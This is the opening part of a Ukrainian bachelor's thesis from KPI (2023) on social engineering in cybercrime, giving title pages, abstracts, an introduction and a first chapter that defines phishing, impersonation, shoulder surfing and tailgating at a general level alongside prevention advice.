НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

До захисту допущено
Завідувач кафедри

_____ **Дмитро ЛАНДЕ**

(підпис)

«_____»_____2023 р.

Дипломна робота

на здобуття ступеня бакалавра

за освітньо-професійною програмою «Системи, технології та математичні методи кібербезпеки»
спеціальності 125 «Кібербезпека»

на тему: Дослідження використання соціальної інженерії в кіберзлочинності та можливості її запобігання

Виконав (-ла): здобувач вищої освіти **IV** курсу, групи ФБ-93
(шифр групи)

Куцовол Онисія Володимирівна
(прізвище, ім'я, по батькові) (підпис)

Керівник Смирнов Сергій Анатолійович, кандидат наук, старший науковий співробітник

(посада, науковий ступінь, вчене звання, прізвище, ім'я, по батькові) (підпис)

Рецензент Терещенко Іван Миколайович
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище, ім'я, по батькові) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Здобувач вищої освіти _____
(підпис)

Київ – 2023 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма «Системи, технології та математичні методи кібербезпеки»

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Дмитро ЛАНДЕ
(підпис)
«___»_____2023 р.

ЗАВДАННЯ
на дипломну роботу здобувачу вищої освіти

Куцовол Онисії Володимирівні
(прізвище, ім’я, по батькові)

1. Тема роботи
Дослідження використання соціальної інженерії в кіберзлочинності та можливості її запобігання,
керівник роботи Смирнов Сергій Анатолійович, кандидат наук, старший науковий співробітник,
затверджені наказом по університету від «26 » травня 2023 р. № 2028-с
2. Термін подання здобувачем вищої освіти роботи «11 » червня 2023 р.
3. Вихідні дані до роботи
нормативно-правові документи України, підручники, наукові журнали, довідкові дані мережі інтернет сайтів
4. Зміст роботи
    1. Теоретичні основи соціальної інженерії та кіберзлочинності
        1.1 Поняття соціальної інженерії та її види
        1.2 Кіберзлочинність та її види
        1.3 Використання соціальної інженерії в кіберзлочинності
    2. Методи дослідження
        2.1 Вибір методів дослідження
        2.2 Проведення дослідження
    3. Рефлексивне моделювання атак СІ
        3.1 Теоретична складова
        3.2 Моделювання атаки
    4. Запобігання використанню соціальної інженерії в кіберзлочинності
        4.1 Методи запобігання соціальній інженерії в кіберзлочинності
        4.2 Розподіл методів запобігання за саморефлексією

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо) Схеми соціальної інженерії, які використовуються в кіберзлочинності, приклади атак, які використовують соціальну інженерію, скріншоти фішингових сайтів та листів, що використовуються в атаках, статистика злочинної діяльності, яка використовує соціальну інженерію, графіки та таблиці, які демонструють ефективність методів запобігання соціальній інженерії

6. Дата видачі завдання 01.05.2023

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1.	Вибір теми та формулювання мети і завдань дослідження	01.04.2023	Виконано
2.	Пошук та аналіз літератури про соціальну інженерію в кіберзлочинності та можливості її запобігання	01.04.2023-08.04.2023	Виконано
3.	Розробка теоретичної бази дослідження та складання плану роботи	08.04.2023-17.04.2023	Виконано
4.	Зібрання даних для аналізу використання соціальної інженерії в кіберзлочинності за допомогою спостережень, анкетування, інтерв'ю та інших методів збору даних	17.04.2023-21.05.2023	Виконано
5.	Аналіз результатів дослідження та визначення основних тенденцій використання соціальної інженерії в кіберзлочинності	21.05.2023-01.06.2023	Виконано
6.	Розробка пропозицій щодо запобігання використання соціальної інженерії в кіберзлочинності на основі результатів дослідження	01.06.2023-05.06.2023	Виконано

7.	Написання дипломної роботи, включаючи вступ, теоретичну частину, розділ з результатами дослідження, висновки та список використаної літератури	05.06.2023-18.06.2023	Виконано
8.	Підготовка презентації дослідження для захисту дипломної роботи перед комісією	18.06.2023-20.06.2023	Виконано

Здобувач вищої освіти Онисія КУЦОВОЛ
(підпис) (Власне ім’я, ПРІЗВИЩЕ)

Керівник роботи Сергій СМИРНОВ
(підпис) (Власне ім’я, ПРІЗВИЩЕ)

РЕФЕРАТ

Обсяг роботи: 50 сторінок, 11 ілюстрацій, 4 таблиці, 1 додаток та 17 джерел літератури.

Об’єктом дослідження є схильність рефлексивних індивідів до впливу соціальної інженерії.

Предметом дослідження є атаки на базі ТОВ МЛ “Діла”.

Задачі дипломної роботи:

1. Виконати огляд типів рефлексивних індивідів
2. Створити сайт для дослідження схильності до соціальної інженерії та провести пробну атаку
3. Проаналізувати отримані результати
4. Створити рефлексивну модель атаки на базі отриманих результатів
5. Розробити рекомендації по окремим індивідам, залежно від типу їх за саморефлексією

Методи дослідження: аналіз інформаційних джерел, експеримент

Отримані результати та їх новизна: було отримано рефлексивну модель атаки СІ на індивідів, а також залежно від результатів створено розподіл методів захисту від атак соціальної інженерії на індивідуальному рівні.

Практичне застосування: В подальшому за допомогою отриманих результатів можна буде продовжувати дослідження ще не вивчених можливостей СІ та розробляти нові методи та способи захисту.

Область застосування: робота має потенціал використання в різних галузях та сферах, де є загроза використання соціальної інженерії, для розробки індивідуальної програми навчання на основі особливостей рефлексивний індивідів.

Ключові слова: *соціальна інженерія, рефлексія, саморефлексія, рефлексивна модель атаки СІ*

ABSTRACT

The work consists of 50 pages, 11 illustrations, 4 tables, 1 appendice and 17 references.

The object of the research is the susceptibility of reflexive individuals to the influence of social engineering.

The subject of the research is attacks based on LLC ML "Dila".

The objectives of the thesis are:

1. Conduct an overview of types of reflexive individuals.
2. Create a website to study susceptibility to social engineering.
3. Analyze the obtained results.
4. Develop a reflexive model of attack based on the obtained results.
5. Develop recommendations for individual individuals based on their type of self-reflection.

Research methods: analysis of information sources, experiment.

Results and novelty: a reflexive model of social engineering attacks on individuals was obtained, and based on the results, a distribution of defense methods against social engineering attacks at the individual level was created.

Practical application: The obtained results can be used to further explore unexplored possibilities of social engineering and develop new methods and approaches to defense.

Scope: The work has the potential to be used in various fields and sectors where there is a threat of social engineering exploitation, for the development of individual training programs based on the characteristics of reflexive individuals.

Keywords: *social engineering, reflection, self-reflection, reflexive model of social engineering attacks*.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ,

СКОРОЧЕНЬ І ТЕРМІНІВ

СІ - соціальна інженерія;

HTML – HyperText Markup Language;

DDOS - Distributed Denial Of Service;

ПЗ - програмне забезпечення;

ІВ - інтелектуальна власність;

JS - JavaScript.

ВСТУП

В сучасному світі, де інформаційні технології є невід'ємною частиною нашого життя, кіберзлочинність є серйозною загрозою для безпеки і конфіденційності наших даних. Соціальна інженерія, що використовує людські психологічні властивості та вплив на їх поведінку, стала популярним інструментом для кіберзлочинців. У цьому контексті, дослідження використання соціальної інженерії в кіберзлочинності та можливостей її запобігання є дуже актуальним.

Метою даної дипломної роботи є дослідження використання соціальної інженерії в кіберзлочинності, а також розгляд можливостей її запобігання. У вступній частині дипломної роботи будуть розглянуті основні питання, пов'язані з темою дослідження. На початку роботи буде дано визначення соціальної інженерії та її роль в кіберзлочинності. Далі будуть проаналізовані найбільш поширені методи соціальної інженерії, які використовуються для здійснення кібератак. Також будуть розглянуті основні види кіберзлочинності, що пов'язані з використанням соціальної інженерії та проведено експериментальне дослідження, де будуть використані описані методи дослідження. Буде проаналізовано отримані результати та їх значення для вивчення використання соціальної інженерії в кіберзлочинності.

Теоретико-методологічною основою для дослідження виступили праці авторів в сфері соціальної інженерії та інформаційної безпеки, що присвячені застосуванню соціальної інженерії не лише в кіберзлочинах, а у впливі на людей, на їх психологію та емоційний стан через рекламу та інші види маркетингу, що деякою мірою використовуються кіберзлочинцями для викрадення необхідних для них даних.

Однак, незважаючи на достатню кількість досліджень, люди знову і знову потрапляють в пастки, розставлені злочинцями. Саме ці обставини в

сумісності з актуальністю роботи визначили вибір теми дослідження, формулювання її цілі та задач.

Ціллю випускної дипломної роботи є дослідження використання соціальної інженерії в кіберзлочинності та вивчення можливостей її запобігання.

Досягнення поставленої цілі пов’язано з вирішенням наступних задач:

- необхідно ретельно вивчити теоретичні основи соціальної інженерії та кіберзлочинності, включаючи поняття, види та приклади використання соціальної інженерії в кіберзлочинності
- необхідно вибрати методи дослідження, які дозволять вивчити використання соціальної інженерії в кіберзлочинності, а також можливості її запобігання. Описати методи дослідження та провести експериментальне дослідження з метою отримання результатів
- на основі отриманих результатів дослідження, необхідно проаналізувати можливості запобігання використання соціальної інженерії в кіберзлочинності. Описати методи запобігання та розробити заходи з метою запобігання соціальній інженерії в кіберзлочинності

Об’єктом дослідження виступає МЛ “ДІЛА”.

Предметом дослідження виступає перевірка схильності співробітників МЛ “ДІЛА” до потрапляння під дію соціальної інженерії.

Практичне значення даного дослідження полягає в тому, що соціальна інженерія є одним з найбільш ефективних методів атак на інформаційну систему компанії, а схильність співробітників до потрапляння під дію соціальної інженерії може значно збільшити ризики кібератак на компанію.

Результати дослідження дозволять компанії виявляти співробітників, які можуть стати легкою мішенню для соціальної інженерії, та здійснювати заходи щодо підвищення їхньої свідомості з питань кібербезпеки. Також компанії зможуть розробити більш ефективні стратегії захисту від соціальної

інженерії, що дозволить зменшити кількість кібератак на компанію та зберегти конфіденційні дані.

Наукова новизна полягає в тому, що дана перевірка буде найбільш масштабною із усіх проведених раніше. Буде протестовано більше ніж півтори тисячі співробітників. Раніше дослідження таких масштабів не проводилися, тому це дозволяє отримати нові знання про те, як соціальна інженерія може впливати на співробітників компаній та які заходи можуть бути запроваджені для запобігання таким впливам. Дане дослідження може стати базою для подальших досліджень у галузі кібербезпеки та соціальної інженерії, а також слугувати джерелом інформації для компаній, які бажають забезпечити безпеку своїх даних та інформаційних систем.

Методи дослідження: дослідження буде проведене у формі спеціально розробленої програми, що містить соціально-інженерні елементи. Учасникам експерименту будуть запропоновані приховані завдання, що містять соціально-інженерні техніки, такі як фішинг, соціальний інжиніринг, примусові сценарії тощо. Після цього, результати дослідження будуть зібрані і проаналізовані.

Апробація. Роботу було апробовано на Всеукраїнській науково-практичній конференції «Theoretical and Applied Cybersecurity» (TACS-2023) присвячена 100-річному ювілею академіка В.М.Глушкова (Дослідження використання соціальної інженерії в кіберзлочинності та можливості її запобігання).

Склад дипломної роботи: вступ, чотири розділи, що містять 9 підрозділів, висновки, перелік використаних джерел та один додаток.

1 ТЕОРЕТИЧНІ ОСНОВИ СОЦІАЛЬНОЇ ІНЖЕНЕРІЇ ТА КІБЕРЗЛОЧИННОСТІ

1.1 Поняття соціальної інженерії та її види

Соціальна інженерія - це метод впливу на людей з метою отримання від них певних дій, інформації або дозволу на виконання певних дій. У кібербезпеці соціальна інженерія використовується для шахрайства, шпигунства та крадіжки даних. Це може бути здійснено шляхом використання психологічних методів, таких як виклик довіри або страху, вигадування ідентичності або спотворення фактів. Соціальна інженерія може бути небезпечною тому, що вона може бути більш ефективною, ніж технічні заходи забезпечення кібербезпеки.

Словами Крістофера Хаднагі, “Соціальна інженерія - це інструмент, такий як молоток, лопата, ніж або навіть пістолет. Кожен має свою мету, яку можна використовувати для будівництва, збереження, годування або виживання; кожен інструмент також можна використовувати для того, щоб калічити, вбивати, руйнувати і знищувати. Щоб ви зрозуміли, як використовувати соціальну інженерію для будівництва, годування, виживання або збереження, вам потрібно зрозуміти обидві її функції.”

Соціальна інженерія є надзвичайно важливою у сучасному світі, адже дозволяє впливати на людську поведінку та дії. Однак, соціальна інженерія - це двосічний меч. З одного боку, соціальна інженерія може бути використана для розвитку бізнесу та політичної діяльності, збільшення продажів, покращення взаємодії між співробітниками та клієнтами. З іншого - може бути використана для кібератак на корпоративні мережі, отримання конфіденційної інформації, викрадення коштів та знищення даних.

Соціальна інженерія має декілька видів, які можуть використовуватися для досягнення різних цілей. Основні її види представлені нижче на рисунку 1.1



Рисунок 1.1 – Назви видів соціальної інженерії

Розглянемо їх більш детально.

Фішинг - це вид соціальної інженерії, який полягає у використанні шахрайських методів для отримання особистої інформації, такої як паролі, номери банківських карток, соціальних мереж, електронних поштових скриньок тощо. Фішингові атаки зазвичай здійснюються шляхом відправки електронної пошти або повідомлень в соціальних мережах, які виглядають як легітимні, але насправді містять посилання на фальшиві веб-сторінки, які запрошують жертву ввести свої особисті дані. Таким чином, злочинці можуть отримати доступ до цінної інформації, що може бути використана для шахрайства або крадіжки ідентичності.

Імперсонація - це один із видів соціальної інженерії, який полягає в тому, щоб видаватися за іншу людину або організацію з метою отримання доступу до конфіденційної інформації або виконання певних дій. Це може бути здійснено шляхом використання підробленого електронного листа, телефонного дзвінка або іншого засобу комунікації з метою введення людини в оману і переконання її у своїй правдивості. Імперсонація може бути використана зловмисниками з метою отримання доступу до конфіденційної інформації, викрадення грошей або інших цінностей, а також з метою шахрайства та інших кримінальних дій.

Відбивання - це метод соціальної інженерії, за допомогою якого зловмисники отримують доступ до конфіденційної інформації, вдаючись до імітації або вигадування певної ситуації чи обставин. Наприклад, зловмисник може вигадати історію про те, що він - працівник певної компанії або організації, і потребує доступу до певної інформації для виконання своїх обов'язків. В результаті, зловмисник може отримати доступ до конфіденційної інформації, яку зберігають у цій компанії чи організації.

"Рум'янець" - це метод соціальної інженерії, що полягає в спробі отримати доступ до конфіденційної інформації або системи за допомогою використання "зворотного" або "поганий" ланки в безпеці системи, яку можна знайти в діяльності користувачів або охоронного персоналу. Прикладом може бути спроба здійснення атаки на компанію, коли зловмисник може виступати як ремонтник, інженер з підтримки або інший уповноважений представник, щоб отримати доступ до будівлі або комп'ютерної мережі. Він може зробити це, наприклад, вимагаючи доступ до серверної кімнати для "ремонту" або "перевірки" системи. Після того, як зловмисник отримає доступ, він може розпочати крадіжку конфіденційної інформації або розгорнути шкідливе програмне забезпечення на системі.

Фізичний доступ - це вид соціальної інженерії, що передбачає отримання несанкціонованого доступу до об'єкта, приміщення, пристрою або інформації за допомогою використання соціальних методів впливу на людей, які мають доступ до цього об'єкта або інформації. Наприклад, соціальний

інженер може спробувати переконати вартового в тому, що він є працівником компанії і має виконати деяке завдання у приміщенні, підвісити камеру спостереження в офісі під прикриттям або використовувати підроблений пропуск для проходження на об'єкт. Фізичний доступ може бути використаний для крадіжки даних, злому системи безпеки, шпигунства та інших цілей, пов'язаних з отриманням несанкціонованого доступу.

Якщо порівняти ці види між собою, то можна майже зі стовідсотковою впевненістю заявляти, що найбільш небезпечним серед них буде “рум’янець”, бо зловмисник використовує відчуття довіри і безпеки, щоб отримати доступ до інформації або системи. Це підкреслює важливість соціальної інженерії в загальній стратегії кібербезпеки компанії, оскільки технологічні заходи захисту не завжди можуть запобігти цьому типу атак.

1.2 Кіберзлочинність та її види

Перед тим, як заглиблюватися в саме поняття та види кіберзлочинів, потрібно зрозуміти, коли ж саме все розпочалося. Отож, кіберзлочинність почалась з того моменту, коли з'явилася можливість передавати дані між комп'ютерами через мережу Інтернет. Найбільш відомі випадки кіберзлочинності відбувалися в 1980-х та 1990-х роках, коли було відкрито доступ до Інтернету. У цей період з'явилися перші віруси, які завдали значної шкоди комп'ютерній інфраструктурі. У 2000-х роках кіберзлочинність стала все більш поширеною, із зростанням популярності соціальних мереж та інших онлайн-платформ. В результаті кіберзлочинність різко зросла за останні роки і стала однією з найбільших загроз безпеці в Інтернеті.

То що ж таке кіберзлочинність? Кіберзлочинність - це злочинні дії, що здійснюються через комп'ютерні мережі або інтернет. Це може включати в себе шахрайство, крадіжки ідентифікаційних даних, розсилку спаму, віруси, розкрадання конфіденційної інформації, кібершантаж і т.д. Кіберзлочинність стає все більш серйозною проблемою в нашому цифровому світі, оскільки

люди все більше користуються інтернетом та комп'ютерами у своїй повсякденній діяльності. Кіберзлочинці знаходять нові способи для використання технологій злочинним чином, тому важливо підвищувати свідомість про кібербезпеку та захищати свої дані та пристрої від зловмисників.

З кожним роком кількість видів кіберзлочинів збільшується в геометричній прогресії. Злочинці вигадують нові способи досягнення своєї мети, тому всі види та всі можливості кіберзлочинів неможливо розглянути, однак головні з них можна переглянути на рисунку 1.2. Ми ж розглянемо детальніше лише ті з них, що мають пряме відношення до соціальної інженерії та можуть бути досягнені злочинцями з її допомогою.



Рис.1.2 – Назви видів кіберзлочинів

Одним з найпопулярніших та, мабуть, найшкідливіших видів кіберзлочинів є фішинг. Він використовує соціальну інженерію для

отримання конфіденційної інформації від користувачів. У фішингових атаках злочинці видаються за надійних та довірених осіб або організацій, таких як банки, соціальні мережі, електронні платіжні системи тощо, з метою залучити користувачів до надання своїх особистих даних, паролів, номерів банківських карток та інших конфіденційних реквізитів. Фішингові атаки можуть бути здійснені через електронну пошту, веб-сторінки, повідомлення в соціальних мережах або навіть телефонні дзвінки. Злочинці намагаються створити вигляд легітимності та невідкладності, щоб вплинути на емоційний стан потенційних жертв і спонукати їх до виконання дій, які можуть призвести до розкриття їхніх конфіденційних даних.

Наприклад, фішинговий лист може виглядати як офіційне повідомлення від банку, в якому проситься ввести свої банківські дані для підтвердження акаунту. Посилання в листі може вести на підроблену веб-сторінку, де користувачі ненавмисно надають свої особисті дані злочинцям.

Наступним видом, що є не менш небезпечним, ніж фішинг, є соціальний інжиніринг в телефонному форматі. Соціальний інженерінг в телефонному форматі - це метод використання маніпуляцій та обману за допомогою телефонних дзвінків або повідомлень з метою отримання конфіденційної інформації або незаконного доступу до систем та ресурсів. Злочинці, які займаються соціальним інженерінгом в телефонному форматі, намагаються використати довіру або недосконалість людської поведінки для досягнення своїх цілей. Найпоширеніші методи соціального інженерінгу в телефонному форматі включають:

- Вимога конфіденційної інформації: Злочинець може притворятися представником організації або банку та вимагати від потенційної жертви надати особисті дані, такі як паролі, номери банківських карток або соціальних захищених номерів.
- Передача шкідливих посилань або файлів: Злочинець може надіслати посилання або файли, які містять шкідливі програми, через телефон або повідомлення з метою отримання доступу до комп'ютера або викрадення конфіденційної інформації.

- Вимога фінансового переказу: Злочинець може притворятися членом сім'ї або довіреною особою та намагатися переконати потенційну жертву здійснити фінансовий переказ на підставі фальшивої історії або термінової ситуації.
- Соціальна інженерія в службовому контексті: Злочинці можуть використовувати соціальну інженерію для отримання доступу до конфіденційних даних або систем у компаніях. Вони можуть притворятися іншими співробітниками або використовувати маніпуляцію, щоб переконати працівників надати доступ до цінної інформації.

Ці методи соціального інжинірингу в телефонному форматі можуть мати серйозні наслідки, включаючи втрату фінансів, розголошення конфіденційних даних або пошкодження репутації. Тому важливо бути обережними та підозрілими щодо непроханих телефонних дзвінків або повідомлень і уникати надання особистої або конфіденційної інформації невідомим або сумнівним джерелам.

Головною проблемою людей останнім часом стала їх необережність в діях, відкрите введення паролів, що призвело до введення ще одного виду кіберзлочинів.

Shoulder surfing - це вид кіберзлочинності, пов'язаний зі зловживанням інформацією, отриманою шляхом спостереження за діями або екраном користувача. Цей метод включає намагання отримати доступ до конфіденційної інформації, такої як паролі, пін-коди, номери кредитних карток тощо, шляхом спостереження за особою, яка вводить цю інформацію на екрані пристрою, зазвичай на публічному місці або в районі, де доступ до екрана можливий. Наприклад, злочинець може стежити за введенням пін-коду користувачем банкомату або спостерігати за набором пароля на комп'ютері в кав'ярні. Потім вони можуть використовувати отриману інформацію для зловживання або несанкціонованого доступу до рахунків або приватних даних. Основна мета злочинців, використовуючи shoulder surfing, полягає в тому, щоб отримати доступ до конфіденційної інформації, не

використовуючи технічні засоби атаки на комп'ютерну систему, а просто використовуючи недбалість або неуважність потенційних жертв. Щоб запобігти shoulder surfing, рекомендується зберігати конфіденційну інформацію приватною, використовувати захисні екрани або камери на пристроях, стежити за оточуючими людьми та дотримуватись загальних правил безпеки під час вводу чутливої інформації.

Люди не можуть жити без довіри, а шахраї вміло цим користуються, намагаючись видавати себе за того, кому ми довіряємо. Звідси з’явився ще один вид кіберзлочинності - імперсонація.

Імперсонація є одним з видів кіберзлочинності, при якому злочинець видає себе за іншу особу з метою незаконного отримання користувацьких облікових даних, фінансових ресурсів або зловживання довірою інших осіб. Цей вид кіберзлочинності часто здійснюється через електронні комунікації, такі як електронна пошта, соціальні мережі, месенджери і т.д.

Імперсонація може мати наступні форми:

- Спуфінг: Злочинець підроблює свою інтернет-адресу IP або електронну адресу, щоб створити враження, що він знаходиться в іншому місці або представляється іншою організацією.
- Акаунт-хакінг: Злочинець намагається отримати доступ до облікового запису користувача, використовуючи його ідентичність або підроблену інформацію.
- Соціальний інжиніринг: Злочинець використовує психологічні методи, щоб переконати особу розкрити свої конфіденційні дані або виконати певні дії.

Мета імперсонації - отримання незаконних користей за рахунок обману та зловживання довірою інших осіб. Для запобігання імперсонації важливо бути обережними при спілкуванні в електронних комунікаціях, перевіряти достовірність відправників і завжди застосовувати міцні паролі та заходи безпеки для облікових записів.

І останнім з найбільш небезпечних кіберзлочинів є tailgating. Не раз і не два охоронці зіштовхуються з ситуацією, коли людина проходить хвостиком

за кимось зі словами: “Ой, та я сьогодні свій пропуск забув”. Однак, нікому навіть в голову не приходить, що цією людиною може бути злочинець.

Tailgating (також відомий як piggybacking) є одним з видів кіберзлочинності, пов'язаної з фізичним доступом до об'єкту або приміщення. Цей метод полягає в незаконному проникненні в об'єкт або приміщення за спиною легітимної особи, яка має право на доступ. У контексті кібербезпеки, tailgating відноситься до ситуацій, коли зловмисник намагається отримати доступ до обмеженої зони або фізичної інфраструктури, використовуючи довіру та недбалість інших осіб. Наприклад, зловмисник може намагатися увійти в будівлю, офіс або іншу обмежену зону, прохопиваючися після легітимного користувача без необхідності перевірки документів або проходження контрольного пункту. Мета tailgating може бути різною, включаючи крадіжку цінних речей, отримання доступу до конфіденційної інформації, викрадення даних або виконання інших злочинних дій, пов'язаних з отриманням фізичного доступу.

Для запобігання tailgating важливо дотримуватися протоколів безпеки і контролю доступу, таких як використання карт доступу, контрольних пунктів, відеоспостереження, обізнаність персоналу та особиста відповідальність за забезпечення безпеки. Особам слід бути обережними та не допускати незнайомих осіб у приміщення без перевірки та авторизації.

1.3 Використання соціальної інженерії в кіберзлочинності

У сучасному цифровому світі, де технології проникають в усі сфери нашого життя, кіберзлочинність стає все більш поширеною і небезпечною проблемою. Зловмисники постійно шукають нові способи доступу до цінної інформації та особистих даних, і соціальна інженерія виявляється одним з найефективніших інструментів у їх арсеналі. Соціальна інженерія - це мистецтво маніпуляції та впливу на людей з метою отримання конфіденційної

інформації, виконання шахрайських дій або злому систем безпеки. Зловмисники використовують психологічні методи, переконливість та маніпуляцію для того, щоб переконати свою жертву розкрити цінні дані або виконати певні дії, які відкривають доступ до конфіденційної інформації.

Одним із поширених видів соціальної інженерії є фішинг. Фішинг - це метод, при якому зловмисники використовують підроблені електронні повідомлення, веб-сайти або соціальні мережі, щоб виглядати як довірені джерела і надихати довіру у потенційних жертв. Ці шахрайські повідомлення часто містять запити про введення особистої інформації, такої як паролі, номери банківських карток або інші конфіденційні дані. Після отримання цих даних зловмисники можуть використовувати їх для крадіжки грошей або злому інших облікових записів.

Ще одним методом соціальної інженерії є імперсонація. Зловмисники використовують техніки, які дозволяють їм виглядати як довірена особа або офіційний представник певної організації. Вони можуть використовувати підроблені ідентифікаційні документи, електронні листи або телефонні дзвінки, щоб переконати свою жертву повірити їм і надати конфіденційну інформацію або доступ до системи. Імперсонація може бути використана для отримання доступу до банківських рахунків, корпоративних мереж або облікових записів соціальних мереж.

Рум'янець - це ще одна тактика, яку використовують зловмисники в соціальній інженерії. Вона полягає у використанні фізичного присутності та маніпуляції в реальному світі для отримання доступу до об'єкту або інформації. Наприклад, зловмисник може намагатись проникнути в офіс під прикриттям посильника, ремонтника або іншої довіреної особи, щоб отримати доступ до комп'ютерної мережі або конфіденційної інформації. Рум'янець може також використовуватись для отримання доступу до фізичних об'єктів, таких як серверні кімнати або приватні офіси, де зберігається цінна інформація.

Запобігання використанню соціальної інженерії в кіберзлочинності є важливим завданням для всіх користувачів інтернету. Основні заходи безпеки

включають пильність і обережність при спілкуванні з незнайомцями в мережі, перевірку достовірності повідомлень і запитів, а також регулярне оновлення паролів і використання надійних антивірусних програм.

Організації також повинні приділяти увагу соціальній інженерії як потенційному загрозі безпеці. Це включає проведення навчання співробітників з питань кібербезпеки, розробку політик і процедур безпеки, а також впровадження технічних заходів, які обмежують можливості зловмисників використовувати соціальну інженерію.

